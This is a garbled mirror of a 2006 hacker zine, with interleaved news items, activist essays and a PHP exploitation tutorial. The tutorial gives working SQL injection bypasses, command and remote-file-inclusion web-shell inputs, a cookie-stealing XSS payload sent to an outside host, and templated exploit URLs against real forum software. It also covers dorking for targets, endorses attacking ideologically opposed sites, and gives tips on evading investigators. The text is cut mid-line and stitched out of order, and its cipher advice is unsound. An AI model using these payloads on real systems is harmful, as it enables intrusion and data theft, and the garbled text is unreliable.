orb 5D97A400-5045-11D9-AFEB-00039367EBAE 502
test C82D45B7-6422-11D9-853D-00039367EBAE 503
```

<http://www.grayarea.com/agsteal.html> - A general introduction related to hacking and cybercrime from Agent Steal who served similar charges.

- 1030: Computer Fraud and Abuse Act -
http://caselaw.lp.findlaw.com/cascode/uscodes/18/parts/i/c/section_1030.html - Title 18 Part I Chapter 47 Section 1030 activity in connection with computers. Criminal charges for

-Cyber Security Enhancement Act of 2002-
http://www.cybercrime.gov/homeland_CSEA.htm - Additions from Security Act which make changes to the Computer Fraud and Abuse Act to strengthen the penalties and surveillance capabilities of law enforcement. Searching and Seizing Computers and Obtaining Electronic

- Evidence in Criminal Investigations -
<http://www.usdoj.gov/criminal/cybercrime/searching.html> - Criminal Justice by and for federal law enforcement regarding how to obtain evidence in search and the procedure for gathering evidence on seized electronic investigations.

- Field Guidance on New Authorities That Relate to Computer and Electronic Evidence Enacted in the USA Patriot Act of 2001
<http://www.usdoj.gov/criminal/cybercrime/PatriotAct.htm> - Department of Justice enforcement that details new surveillance capabilities and procedures as a result of changes with the USA Patriot Act. Scary reading

- Federal White Collar Crime - <http://profs.lp.findlaw.com/criminal/non-computer-specific-introduction-to-federal-criminal-law/>

- Homeland Insecurity: The end of Civil Liberties -
<http://www.oilempire.us/homeland.html> An analysis of recent legislation removes many of our constitutionally protected liberties. A stage for a new age of fascism.

Contacts

If you would like to know how you can support Jeremy or if information that can be helpful to his case, please get a hold of the legal support team. The email address FreeJeremyNow@gmail.com has been given to several friends and family members. This is the best bet in case information is made available to everyone on the team.

For quicker results, you may need to get a hold of someone with the following information below:

Loren Blumenfeld, Jeremy's lawyer, is available at his office at 312-939-0140

Wyatt Anderson, admin of HackThisSite.org who works with Jeremy, can be reached at wanderson@gmail.com.

Pong Khumdee, partner + roommate, can be reached at pongtak@gmail.com

Chris Montgomery, roommate + coworker, can be reached @ chrismontgomery.com

Jason Hammond, Jeremy's twin brother, can be reached at icecreamjason.com

Please take into consideration that this is an ongoing criminal case and all of the above information is likely tapped and monitored. Do not send anything incriminating or detrimental to Jeremy's case.

```
#####  
#                               04. Right Wing Hackers Target Indymedia  
#####
```

A number of people have started to organize and attack various web sites and Centers as well as a number of other progressive and leftist organizations in the past, these attacks have ranged from simple XSS attacks which crash the website or trashing the filesystem / databases. The people responsible for these attacks have a good understanding of the ideas behind the open publishing systems and are free for all users to participate in the discussion. These people are not hackers nor hacking nor hacktivism: they utilize public pre-written exploits and tools to "shout the other side down." An attack on IndyMedia is an example of this.

server.

Another vulnerability in PHP allows you to bypass their means of escaping single quotes transversal. If you upload a file with a single quote (such as 'file.php') PHP will escape the quote into a backslash quote ('file.php') AFTER it sanitizes the filename. If the final name of the file is './'filename.html. If there isn't sufficient permissions and if the web server has write permissions, this will potentially allow you to upload files one directory up. This affects PHP 4.3.6 to 4.4.9.

General Misconfigurations

Often times a web developer will be careless and make mistakes that can reveal configuration files or logins. Often a php file will be named something other than .php which will cause the web server to output the file contents instead of parsing it for PHP code before output. This can be used to reveal backups are made by copying a file as config.inc.php.bak or .php.old which might reveal login or mysql information.

It is also a good idea to check out all directories on a system. You can create an index page to see whether the web server is configured to allow directory listing, which in some cases might give you access to sensitive information about the server or organization.

If you have the ability to read files off their machine, you can look for reading configuration files for their PHP scripts or the server configuration files they are using common software, try downloading the source code for the website, find the name of the configuration file, and try reading it to reveal mysql u/p or more. If you can read outside of the web server you can read httpd.conf, ftp conf files, user .bash_history file, .htaccesses, etc (or boot.ini, sam, config.sys, etc on a windows system). A web developer may even be as silly to leave default logins and passwords in a script configuring a ready to go PHP script.

```
#####  
#                               10. Hacking Local Mac OS X
```


integer year so that it can display the calendar, you can i
"2001; ls" and get a directory listing. This is possible be
several UNIX commands in one line by seperating them with a
also try working with several other commandline goodies, li
which will dump the output of any command between the ``s,
you pump output from one program into another, or > and >>
dump output from a command into a file.

file uploading

Often times scripts will present you with a form that will
file off of your hard drive and upload it to their website.
tricks you could try this that might allow you to upload fi
locations with other names, potentially allowing you to ove
upload PHP files which may allow you to gain the ability to
the web server.

If you're lucky, they won't do any sort of authentication t
are uploading files of a specific type. If this is the case
PHP file without any trouble and be able to do anything you
the time they will at the least check for file extensions i
may be some workarounds. Often times if it is a media uploa
the presence of 'jpg', 'jpeg', 'gif', etc. You might want to
called jpg.php. If they allow uploads of any kind of file F
extensions, check to see if they allow you to upload php, p
phps, perl, pl, cgi, asp, aspx, jsp, or any other sort of s
language.

There are also several different vulnerabilities in PHP its
upload files as any name in any location that the web serve
is only capable of the name of the \$_FILES variable has an
character. You can forge your own HTTP request and set the
through Content-Type: ../../path/to/newfilename.html to ign
filename="somefile.html" which usually defines the name of
potentially allows you to upload PHP files, gaining the per

itself. These right-wing extremists need to be confronted a
online fascists they really are.

During the Republican National Convention, a group of hacke
RightWingExtremist.net was formed by Brett Chance(elac, clo
Plano TX. This group came out of the ultra conservative Pro
advocates disrupting and attacking leftist organizations. T
started with minor stuff like launching ddos attacks on NYC
they discovered a XSS flaw in dadaIMC that allowed them to
automatically redirect users to his own website where it wo
said childish political rhetoric like "the nazi indymedia w
israel," etc. Because of pressure from the online community
RightWingExtremist.net closed down the site for several mo

Months later, Jeremy from HackThisSite.org discovered a fla
allowed the upload of malicious PHP files would could be us
entire server. This announcement was quietly made to dadaIMC
keep it private until the tech staff of every indymedia cen
had their scripts patched to protect themselves. Several ot
IndyMedia centers were notified and had their code base pat
majority of sites were patched, DadaIMC posted the vulnerab
the website, including instructions on how it can be exploi

A month later a group calling itself the g00ns.com have att
dozen indymedia websites using the vulnerability posted to
hacked websites, a message calling indymedia "liars" and "a
posted. Soon after, hackers and indymedia techs started wor
each other's code and bring backups back online as well as
about the g00ns. The g00ns started out by targetting and at
clan websites, but eventually Elac from RightWingExtremist.
started to turn the group farther to the right. When the In
hacked, people started to gather information and infiltrate
and soon after all of their private details were released t
actions like this will not go unnoticed.

Many other right-wing trolls continue to try to disrupt Ind protest groups. These individuals operate under several dif including ProtestWarrior.com, RightWingExtremist.net, FreeR KobeHQ.com, FreeDominion.com, LittleGreenFootballs.com, and groups are suspected of being financed operations from gove corporations similar to the COINTELPRO program from the '6C activities range from flooding message boards, faking votes online polls, releasing personal information of key organiz rumors and scandals, etc.

All IndyMedia centers running DadaIMC are strongly encourag software, but more importantly, hackers need to work with a the world to make sure their software is secure, encrypted, Details on the vulnerability are at:
<http://www.dadaimc.org/mod/software/alerts/dadaIMC/index.php>
<http://www.dadaimc.org/support.php?section=xss>

```
#####  
#           05. Directnic Enforces ICANN WHOIS Contact I  
#####
```

DirectNIC has begun selectively enforcing an obscure rule c contact details in the WHOIS database on the owner of a dom They have sent emails out to owners of domains threatening if the contact details are not corrected and verified. The proof of their name, home address, phone and fax number. Th shut down the site if accurate details are not provided in

Activists have just launched prole.info, which provides a n anticapitalist writings and pamphlets, and sent announcemen ofemail lists and websites. Two days after prole.info was t accurate details or be faced with the domain being shut dow

This is a gross privacy violation, and it is unfair that it loosely and even selectively enforced. Thousands of domains

MySQL has the ability to join several SQL queries into one above example, you could craft a URL which would allow you another table and return it with the same results as the pr

```
products.php?category=-1 UNION SELECT username, password FR  
username='admin'
```

In order to pull something off like this, it would require fields and table names. If it was a Microsoft SQL server, y INFORMATION_SCHEMA to get information about the database st. technique also requires that the first and second query hav columns. Often times you could figure this out by trying so 1, 2, 3 FROM tablename ... SELECT 1, 2, 3, 4, 5, 6, 7 from find the right number of columns that will match. Often tim fields returned also have to match, in which case you could integers or characters to test and find which fields are wh a', 3, 'a', 4, 5 FROM). Generating errors from SQL will oft important information about the names of tables and fields specific queries are structured in the programmer's code.

SQL injection is a complex trick that requires quite a bit practice to master well outside the scope of this small int. the time, every system will be different and every individu craft their SQL statements differently and not use such obv names. There are a number of well written whitepapers about techniques in which I would suggest for further reading. Ma challenges on HackThisSite.org also provide a place for you this technique on real systems set up with intentional php/

```
system, exec, passthru
```

```
-----  
These functions execute UNIX commands, which obviously pose passed to these functions without sufficient validation. Fo script does something like passthru("cal $inputyear"), expe
```

login prompts. Consider the following authentication system

```
$result = mysql_result("SELECT * FROM users WHERE username=
password='$password'")
if (mysql_numrows($result) == 1) {
    echo "login success...";
} else {
    die("Error! " . mysql_error());
}
```

If the variables \$username and \$password are not checked for you could enter the following into both the variables and trick the user into thinking he entered a valid login:

```
login.php?username=' OR 'a'='a&password=' OR 'a'='a
```

The new SQL query would look something like `**SELECT * FROM users WHERE username=' ' OR 'a'='a' AND password=' ' OR 'a'='a'**` in which no matter what the username or password is, the character 'a' would be changed to 'a', which would log you in as the first user in the database. To modify the query slightly to allow you to choose the user if the field in the database: `' OR 'a'='a' AND username='kevin`

Many times a script will have magic quotes on or use the PHP addslashes/removeslashes before passing input to the query. Characters like ' will automatically be escaped into \', which we understand as part of a string and not a special SQL statement.

There are also ways of extracting data from the database if you have poorly validated data to a SELECT query. Consider the following:

```
$result = mysql_result("SELECT * FROM products WHERE category=
while ($i < mysql_numrows($result)) {
    $data = mysql_fetch_row($result);
    echo "Product name: $data[0] Product price: $data[1]<br>"
}
```

and fake details, but why was prole.info targeted? Does it allow people to randomly browse websites and verify contact details reported by people who wanted to find out where the activists were?

We do not want to face harassment from ICANN, DirectNIC, or lose away our privacy on the net. Put pressure on those who create policies that threaten internet free speech.

<http://www.prole.info> tech@prole.info

"To a valued directNIC customer,
It has come to our attention that one or more of your domains contain inaccurate information in the WHOIS contact database. To avoid domain(s), please update this information within 15 days.

Here is a list of affected domains: PROLE.INFO Errors in Registration Proles - Haywood, William Name: INCORRECT Address: INCORRECT

Description: "William Haywood" is a historical figure related to the content and not likely a real (modern) person. The address is non-existent.

Why must we do this? Unfortunately, as a domain name registrar, the Corporation for Assigned Names and Numbers (ICANN) has placed the onus on us to enforce the governing body's rules, including seeing that the information provided in WHOIS is up to date and accurate.

Failure for Intercosmos to adhere to these rules, after being notified of a potential violation, is grounds for our company's accreditation. One major registrar already was threatened with this very action.

Please update your information and fax to us proof of all your domains to 504-566-0484. Please send your fax to the Internet Abuse Department.

Thanks for your cooperation and for choosing directNIC. Sin Customer"

```
#####  
#      06. Phpbb 2.10 Disclosure cause mischief and mayhem  
#####
```

In use by millions of websites all over the internet, phpBB popular message board systems. You can imagine the mayhem that major vulnerability was discovered late November 2004 that of commands on all major versions prior to 2.0.10.

Many users might remember Jessica Soules as a developer for one expected her release of the bug to Bugtraq would result that caused several major worms that killed tens of thousand bless script kiddies with easy to use tools to take down a

The vulnerability lies in viewtopic.php, which does not correct user-supplied "highlight" variable as it is passed to PHP's can break out of their command and issue your own PHP command system() command, allowing remote execution of commands. You similar to /viewtopic.php?t=2&highlight=%2527%252esystem(chr(108)%252echr(115))%252e% execute "ls" giving you a directory listing.

This exploit opens the machine up for you to play with the whatever the web server is running as. From here you could of actions from grabbing password information from config files backdoors or just simply fuck up their forums. The box is easy to play with, and it shouldn't be difficult to find ways of gaining permissions to take over the machine entirely.

It wasn't long before someone wrote a perl script to search for vulnerable targets to attack and spread itself to. The Sant

cross site scripting

When a script takes input and sends it back to the browser without validation, you could inject javascript code that lets you control the user's browser.

```
<?php echo "Hello, $name"; ?>
```

```
showname.php?name=freeme<script>alert(document.cookie);</script>
```

This would make an alert box displaying the cookies for the user. If this is vulnerable, it's also very likely that you could find one that redirects the user to an offsite URL that logs the user's cookie retrieval through something like...

```
showname.php?name=freeme<script>>window.navigate("http://www.cookiesnatch.com/cookiesteal.php?thegoods="+document.cookie)</script>
```

...where cookiesteal.php would log all incoming requests and store them in 'thegoods'. Many web scripts use cookies to store authentication information which you could use on the original site either by saving the cookies as your own, cracking passwords, etc.

eval

Eval allows you to execute PHP code from a string. If you do not escape before it is passed to this function, it can potentially be used to execute PHP code. A statement like eval("\\$message = \"\\$var\" manipulated like asdf.php?var=".passthru('cat%20/etc/passwd'))

sql injection

There are many complexities that vary with the SQL server you use as well as the configuration of the web server. In most cases MySQL is more secure than something like Microsoft SQL server. No matter what server they use, if the coder does not check input before executing an sql statement, you could possibly extract data from their

MiniBB 1.7 SQL Injection

reveals admin passwords through sql injection vulnerability
`http://[target]/minibb/index.php?action=userinfo&user=1%20u
user_password%20from%20minibb_users/*`

Keep your eye open for the following types of vulnerable PHP

`include, require, or fopen`

If input is passed to `include, require, or fopen` in ways such as
`include "$page" or require "$page";`

... then depending on the server configuration, you could even access
their machine or even execute your own PHP code. By setting
like `"/etc/passwd" or "../..admin/.htaccess"`, you could read
of their machine like server config files or passwd files.
you pass a URL to `include()` their server will make an http
file and execute php code. This means you can write a script
`passthru($cmd); ?>`, save it on your webserver, and call the
`include.php?file=http://www.yourdomain.com/passthru.php&cmd`

Depending on how they modify their statement (like `include`
`include "$page.php"`, etc) it may limit what you can do or make it
difficult. Often times error statements will reveal the path
well as what input they are passing to `include`.

Warning: Unable to access fun in `/home/sites/18/web/cia/inc`

If a script ends your input with an extension (like `include`
`"/path/to/$file.inc"`), you may be forced to reading files such as
`.inc` - unless they are running specific combinations of php
may allow you to add a `%00` at the end of your input which will
ignore the extension. ex: `include.php?file=../..../..../e`

NeverEverNoSanity) worm ran at least 20 generations and killed
40,000 websites before google disabled the search queries that
to spread. Several modifications of the worm changed search
slightly that allowed it to spread once again. The payload
wipe all files and replace it with "This website has been down"
a cleverly written worm, the author didn't have a whole lot of
whole lot of random destruction and ruined things for hackers.
the phpBB bug for more legitimate purposes.

The release of this major bug has had some massive implications
we advise against disclosing such vulnerabilities because of the
effects of script kiddies or destructive worms. Since Jessica
Bugtraq, she has been under constant harassment from phpBB,
provider, and other groups who have been personally affected.
In finding such a devastating security hole in such a major
Jessica will go down in history.

07. Nmap Developers Intimidated by FBI By Wyatt
#####

Fyodor, the creator of the Nmap portscanning says he is being
Federal Bureau of Investigation for copies of the Web server
Web site, Insecure.org

Nmap is an open source tool designed to help security experts
services and applications. Federal agents are trying to
download and use these tools, no matter what they do with

Fyodor made this announcement in his blog, "FBI agents from
have contacted me demanding Web server log data from Insecure.org
give me reasons, but they generally seem to be investigating
whom they think may have visited the Nmap page at a certain
never given them anything. In some cases, they asked too late
already been purged through our data retention policy. In our

failed to serve the subpoena properly. Sometimes they try a subpoena and give up when I demand one."

It is not a new tactic for law enforcement to use intimidation to convince hackers to give in - but without a search warrant, subpoena, you are not required to answer questions or give up. Stand up for your digital rights! <http://www.insecure.org/nmap> portscanner.

```
#####!  
###      ARM YOURSELF:      ###  
###  EXPLOITS AND TECHNIQUES  ###  
#####!
```

"Until our most fantastic demands are met, fan always be at war with reality."

```
#####  
#          08. The Art of the Cipher  By Psyche  
#####
```

Cryptography is the term given to the study of encryption, by hiding its meaning in layers of alteration.. Great, but reading this? I can use an encryption program...There are a known ways of encryption. To name a few: the Caesar Shift, MD5, Xor and many more. There are also alot of programs that use these methods, thereby making these forms of encryption less secure. Great! Get the point please! I'm a busy person! Thus, there are more secure than one you have devised yourself; nobody else has so there is no program to decrypt it. This article has a brief on your own cipher in four easy steps.

Stage 1: Lost in Encryption

Firstly we need a string to encrypt: PURPLE CARS ARE MORE F

exploiting, and fixing common PHP input validation vulnerabilities. You should have some idea of what you can do with it. Most web vulnerabilities are discovered with a foot in the door where you can try other tricks to try to get more permissions and gain further access. You should also check for your level of access through backdoors and burying yourself in the code. You can play with many of the concepts explained here on some of the simulations at hackthissite.org. Or you can try some clever tricks to find a billion machines in the wild => Have fun, cause misc. stuff is always caught!

\$Real World Examples;

Here are some real world examples of the vulnerabilities explained in this document. This small list is just a preview of the kind of vulnerabilities discovered every day.

phpMyAdmin 2.6.1 Remote File Inclusion
allows you to read arbitrary files
[http://\[HOST\]/\[DIR\]/css/phpmyadmin.css.php?GLOBALS\[cfg\]\[Thepasswd%00](http://[HOST]/[DIR]/css/phpmyadmin.css.php?GLOBALS[cfg][Thepasswd%00)

Remote PHP Code Execution: vBulletin 3.06 and below:
injects PHP code through invalidated eval statement
[http://\[target\]/misc.php?do=page&template={\\${phpinfo\(\)}}](http://[target]/misc.php?do=page&template={${phpinfo()}})

phpMyFamily <= 1.4.0 SQL injection admin bypass:
injects sql code which allows you to login as an administrator
Login: ' OR 'a'='a' AND admin='Y'/*
Password: (empty)

PHP Form Mail 2.3 Arbitrary File Inclusion
allows php code execution and remote unix commands
[http://\[target\]/\[dir\]/inc/formmail.inc.php?script_root=http://\[target\]/\[dir\]/inc/formmail.inc.php](http://[target]/[dir]/inc/formmail.inc.php?script_root=http://[target]/[dir]/inc/formmail.inc.php)

```

switch ($page) {
  case "links":
    echo "Links!"
    include "includes/links.inc.php";
    break;
  default:
    die("Sorry, not valid input.");
}

```

The most secure method would be to strip input of everything alphanumeric. This can be accomplished through the use of `$str = preg_replace ("/[^a-z 0-9]/i", '', $str);`

It is also a good idea to suppress output of a function as codes from helping hackers from gaining information about your configuration, database layout, file structure, etc. You can add a `@` in front of the function name: `$result = @mysql_result(admin_users);`

There are also a number of PHP config options that can help turning `open_basedir` on will prevent a file from accessing base directory (preventing attacks like including `../../..`). Turning `magic_quotes` on will automatically escape quotes from preventing turning `safe mode` on allows a number of precautions inhibiting system functions such as `system/exec/passthru`, inhibiting `register_globals` off will force PHP scripts to refer to users like `$_GET['varname']`, `$_POST` or `$_COOKIE` instead of referring directly like `$varname`. As of PHP 4.2.0, this has been made into variables. This helps for poorly written scripting which might allow users into variables.

Rousing Conclusion;

This guide should at least point you in the right direction

cipher creation is devising a way of hiding your data, there are many schools of doing this. Substitution - Replacing the letters with other letters, numbers, symbols etc. Shift - Altering the position of a string, or shifting the letter along the alphabet or ASCII. Changing the presentation of the string to make it harder to read. Going to implement a simple substitution, replacing each letter with the one directly preceding it in the alphabet, making

PURPLE CARS ARE MORE FUN otqokd bzqr zqd lnqd etm

Where the letter A is in the string it has been counted around the alphabet, making the new letter Z. So, we can mathematically represent this as $X-1$, where x is a letter in our string. This however is horrible and can easily be decrypted by anyone with an understanding of the alphabet. So, we need to add something to make it harder.

Stage 2: Variables

For those who are unfamiliar with the workings of algorithmic encryption a brief synopsis is as such: $X*N*K$ X being the numerical value of the word to be encrypted. N being any given number and K being any given number which can be constantly changed to alter how the string is encrypted. In algorithmic encryptions the key forms the variable. The shortest algorithm based encryption is that any number crunching problem can be solved. Variables are just what they sound like, something that can be altered in the cipher to alter the outcome. Variables can be used to protect integrity and foil any decrypting attempts. For example, implementing a variable as follows; $7x$. Where X is the numerical value of a letter (I could make this a lot more difficult however I will not). The variable added: o t q o k d b z q r z q d l n q d e t m 15 18 24 17 4 12 14 17 4 5 20 13

And with the variable added:

105 100 119 105 77 28 14 168 119 126 168 119 28 84 98 28 35

However this is still in essence substitution and can be fa
The main benefit is that it has a basis for alteration at a

Stage 3: Constants

Adding a constant has one big advantage, it stops any lette
being repeated, which helps protect it from frequency based
using square numbers as my constant. Adding them to the fr

1105 4100 9119 25105 2677 4928 6414 81168 100119 121126 144
22584 25698 289119 32435 361100 40091

Stage 4: Calculated Chaos

This final step is to throw off any attempts to break the c
condition to the previous steps. This simply makes finding
is best used in an IF situation. IF (whatever)=true then do
intend to alter the last stage in which if the number in th
a prime number the square number is added to the rear of th
Thus, making our cipher (after checks but before revisions)
isn't a prime number, contrary to popular belief)

1051 1004 1199 25105 3677 4928 1464 81168 100119 121126 268
22584 25698 289119 35324 361100 91400

See, wasn't that easy?

Final section: The Importance of nothing

It seems to be a mindset of people to assume that numbers i
equasion will be intigers of 1 or more or -1 or less, not C
0 (when it's replaced by something) will confuse any human
computer ones. So, there you have it. A brief inroduction i

developer how it is fixed, and for the most part unless it
corporation you don't have to worry about any sort of invest
if you use a proxy.

\$Validating Input + Secure Coding;

There are all sorts of techniques webmasters use to validat
largely depends on what system functions the input is being
you are trying to defend against.

If you are using include, require or fopen statements, cons
like is_file() to verify that you are including an actual f
machine as opposed to PHP code on another server. You should
special characters like periods, commas, and slashes, to pr
doing something like include("/includes/../../../../../etc/pas
to also set open_basedir restrictions on to prevent people
root and including sensitive system files and configuration

To defeat most SQL injection issues, you should make sure t
before passing anything to mysql_query and then stripslashes
data. You should also consider typecasting input to an inte
something similar to products.php?category=3 or viewitem.ph
provides two commands, escapeshellcmd() and escapeshellarg(
useful to strip input before it is passed to a exec() funct

If information is being stored in a database to be displaye
should sanitize input as to prevent cross site scripting vul
as prevent people from causing general mayhem by opening ta
them. Consider using str_replace to convert all < and > cha
>s to prevent people from starting html tags or javascript
might also want to strip all newline characters and other s

For all purpose validation, consider checking a variable ag
or switch statements to see whether the value is allowed be
to functions:

times scripts will leave a small tag at the bottom of the page. Search for "Powered by GenericMessageBoard v1.02" to find them. You can also search for specific names of scripts through something like "inurl: '/funbb/viewtopic.php'". You could also search for generic names like "inurl: '.php?file=' or variations thereof. Often times developers don't configure their systems and make silly mistakes like leaving directories open. Much of this information can be found through clever searches. Google hacking can become quite complex and can be used to penetrate systems with some amazing results. A great place to start would be <http://johnny.ihackstuff.com>.

\$Disclosure;

This is a topic of great debate in the hacking community. Using a vulnerability, what do you do with it? There are advantages and disadvantages that come with disclosing a security hole which need to be weighed against personal morality.

If it is a large piece of software used by many websites, you can get a BugTraq and receive quite a bit of attention and credit if you can find and handle it correctly. If you go this route, many people will publically release a major vulnerability it would be good to get the vendor so that they can release a patched version. Of course this also gives script kiddies ammunition to attack other sites with the vulnerability. You would also lose it's appeal of being 'hot' because everyone would have it soon most websites will be running patched software. Many people think it's best to keep vulnerabilities on the down low, but nothing is secret forever eventually being released to the public.

If the vulnerability lies in the custom code of someone's website, you should depend on what sort of website it is, what sort of site it is, etc. If they are in general an honest, good hearted group you can't accomplish much to trash their site. If it's a nazi, pro-war website, it is a different story. Many people feel that a simple exploit is really harmful as long as you don't delete files and if you

of a cipher. This is only an outline and I strongly encourage you. If you wish to know more, there are a number of good books and sites out there. For a course visit www.hackthissite.org.

09. Finding and Exploiting php Script Vulnerabilities
#####

You can spend all your time making sure all your services are protected by expensive firewalls and tripwire software, and make sure all your data is done over SSL. But even the more complex and secure servers can be wasted if you are using insecure PHP code. More and more people are placing the weight of web application security holes. Instead of talking about exploits that come and go, I will try to explain some techniques to find vulnerabilities in PHP software and how to exploit them.

Often most vulnerabilities are not in the actual server software but in the written code or irresponsible configuration. Most of the time the server is not validating input before it is passed to vital system functions. In the worst case, this will allow you to execute commands from the same user the server is running at (usually www, apache, or nobody) which usually has a relatively low level of permissions on the server. It's not always obvious that it can be exploited further to possibly gaining more permissions, reading sensitive information, or depending on how poorly the server is configured (folders and files chmodded to 666, passwords and files lying around, etc), it could be devastating indeed.

\$The Fundamentals;

If variables are passed from your client to their server, you can pass any values to anything you'd like. This is one of the most fundamental concepts behind web security. If you see a link like 'index.php?section=...' the script examines the variable 'section' and responds accordingly. It may not be a way to modify the value of this variable on their server but you could do so through a number of ways.

There are three ways variables can be passed from your browser script: over GET, POST, or cookies. Variables being sent over (like `asdf.php?var1=somevalue&var2=anothervalue`) is known as a query string and can be changed directly in the URL bar. Variables sent from POST, and can be changed either by creating your own HTML page or your own, or by forging your own HTTP request using the HTTP client. This can be done using telnet on port 80 - see rfc2616 for specifics. Cookies are saved and sent in a number of different ways varying on the browser, the system and web browser. If you can't find a way to change the values of cookies through a GUI interface, you can change the values of cookies by your own HTTP request as well.

Many times you can use any of the above methods to set a variable in a script. But more and more php configurations have `register_globals` disabled. In this case, PHP scripts have to refer to variables like `$_GET`, `$_POST` and `$_COOKIE`. This restricts you into setting variables that they were intended to be used with. This does not make it impossible to spoof the variable in the way that the script expects. It just forces you to spoof the variable in the way that the script expects.

`$Generating Errors;`

Once you find out how to inject different values into variables in an application, you should try to generate an error code. This is done by inserting all sorts of (not so) random characters into these variables. Scripts will dump all sorts of messages that could help you determine the database structure, file paths, and more.

If you found a script similar to `index.php?file=links.php`, to `index.php?file=linksaaaa.php`, it might give you an error

```
Warning: main() [function.include]: Failed opening 'include_path' for inclusion (include_path='.:'/usr/lib/php:/usr/local/lib/php' : /home/www/public_html/index.php on line 45
```

This will give you all sorts of useful information: the local file system root, as well as the previous information that they are using. You can try similar to include `"includes/$file"`, which is vulnerable. You can also try looking in `/includes` to see if any additional information is available.

Scripts that use SQL statements might also reveal information about the server and maybe even a portion of the SQL statement, possibly including table names and fields.

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14' : [Microsoft][Server Driver][SQL Server]Unclosed quotation mark before the character string 'order by DESCRIPTION ' .  
/products.asp, line 6
```

`$Finding Vulnerable Scripts;`

Now that you have an idea of what sort of vulnerabilities to look for, you begins when you start looking for targets to practice on. You can find targets broadly through clever google searches. You could also look at the source code to major PHP software and go through it with a fine-toothed comb looking for mistakes. But most of the vulnerabilities I find are found upon through casual browsing.

You can also try specifically looking for vulnerabilities by looking at the source code to popular systems and parsing it for known PHP vulnerabilities. A good place to start would be <http://php.resourceindex.com>, a categorized repository for most PHP scripts. You can do all sorts of things with the grep the source code for vulnerabilities (like the ones listed above) you can find instances where input is passed to these systems without being checked.

Hacking through google is a very fine art and can yield hundreds of vulnerable machines with a single query. If you find a piece of vulnerable software, you might try looking for websites that run that

The Anarchist Library (Mirror)

Anti-Copyright



HackThisSite.org
Hack This Zine! 02
Notes from the Hacker Underground
2006

Retrieved on 2022-03-16 from exploit-db.com/papers/42908

usa.anarchistlibraries.net

live in, by breaking down the social walls that keep us all
and forgotten. This alone is all we need to rekindle the fl
communities.

5.) Use alternative transportation

Use public transportation whenever possible. Get some exerc
bike, jogging, walking, or skating. Either of these options
some social barriers, conserve fossil fuels, keep you a head

6.) Go to local band/music shows

These are usually cheap and are jam packed with fun. What b
community together, while having a good time listening to y
band? If you do choose to go to these events, don't let the
sport. What I mean is please don't just stand around and st
social, party, live it up, and shake things up a bit.

7.) Call in sick on a sunny day

Calling in sick on a sunny day is an exploit people simply
of enough. Everyone deserves a day off every once in a while
the perfect time to go explore a part of your town you've n
interact with new people, and just have fun.

8.) Let your artistic side out

Break free from your systematic lifestyle by writing a poem
up, writing song lyrics, composing music, or writing a stor
the creative juices flowing and gets you thinking somewhat

9.) Spend less, Work less, live more

Buy only the absolute essentials you need to live. Make sur
your buying it because you need it. Not because advertisers

insecure to buy there product.. If you do this, then you wi
The less income you need the less you need to work. The les
the more time you have to put your energy to something prod
believe in.

10.) Get organized !

Organize meaningfull fun events in your neighborhood. Throw
Have a community barbecue where everyone brings something.
and music related events for people to come together and ex
Organize your own workers union if you don't have one. Orga
non-profit organizations, anything really. Start your own p
you see them as a productive thing then thats really all th

14. Security Culture: Hackers Living in an Age of FE
#####

As our movement grows, so will the Establishment's attempts
been doing everything they can to gain power with so-called
reforms' and 'anti-terrorism efforts'. These are pretty way
legislation giving increased powers to law enforcement at t
liberties, setting up the blueprint for a police state in t
have already begun, as hackers and activists, we have to le
ourselves if we ever hope of stopping this madness once and

What are we up against?

The effects of these efforts are very real, and organizatio
our movement have already been targeted, raided, and charge
crimes. Dozens of Independent Media Centers, one of the lar
activists to announce events and expose the injustices and
corporations and government, has had it's machines seized u
suspicious and secretive terms. Individual hackers such as
Hairball of HBX Networks have a history of being harassed a

authorities. Hack This Site founder Jeremy Hammond was also charged with credit card fraud and unauthorized access related to hundreds of websites.

In the buildup to the Republican National Convention, the FBI and local police have harassed and intimidated activists for the protest organizing efforts. Dozens of anarchists were vaped about their affiliation with protest groups. Several activists were under 'the clock' supervision where several agents were following their Meetings, email lists, and phone conversations were infiltrated by law enforcement for intelligence gathering purposes.

Over 1800 people were arrested at the convention protests including Emmanual Goldstein from 2600 and Jeremy Hammond from Hack This Site. They were arrested randomly and given bogus 'disorderly conduct' charges for 'suspected anarchists'. Dozens of people suffered severe beatings at peaceful marches, and arrestees were held for much longer hours in the infamous 'Pier 57' (or 'Guantanamo on Hudson Bay') warehouse where there were reports of asbestos and lead contamination.

We can protect ourselves!

We do not have to make it easy for them to target and harass us. If investigations come from slip ups or bad decisions, and if there is any sort of serious threat to their power structure, we are going to develop a tight security culture. This has to extend to all aspects of our lives from using the internet, attending meetings, talking to reporters in protests, to even checking out books at the library. Know your limits and use your time. The best thing you can do is to be prepared in case

Becoming a ghost on the net

One of the first things you can do is learn to use the internet. Everything you do on the net is being monitored, from what you say to the emails you send and receive. There are ways you can help

anonymous on the net, but as a ground rule, do not use your talk about or do things you should not be doing. No matter are bouncing off of or what sort of encryption you're using matter if you are being specifically targeted and monitored because they get complete data dumps of all your internet a level.

First thing to do is to master the usage of proxy servers. connection to another machine on the net, it goes straight theirs, leaving a very obvious IP address in their server a using proxy servers, you can bounce your connection off of boxes before connecting to the destination. When they exami will find that it originated from some box set up as a prox large federal investigation, usually this will be enough to effort to track you down. The authorities will have to issu examine the proxy logs belonging to the box you bounced off from other countries, this will make things considerably mc impossible because they will have to deal with internationa organizations where they have no jurisdiction. There are al use that allow you to bounce off of several proxies instead that most operating systems allow you to use. While this wi any efforts to track you down, it does not make it impossit enough budget. Do not think you are secure if you are havin connection, even if you are bouncing off of several proxies

Another technique you can use to better secure yourself wou technique called ssh tunnelling. Normally when you make a c http, pop3, aim, or anything else, the data is sent over th text. Meaning someone can set up a packet sniffer on your l any of the routers between your connection and the destinat information like passwords, texts of email, etc. When you s connection, data is sent over an encrypted path. You can cc to use *any* service, even if it is plaintext, to tunnel th connection. You need to have an ssh account on some other n get it set up it also acts like a proxy. Your computer will

your account on another server, and then to the destination an SSH tunnel is as easy as a google search, but there are scripts you can download to automate the process.

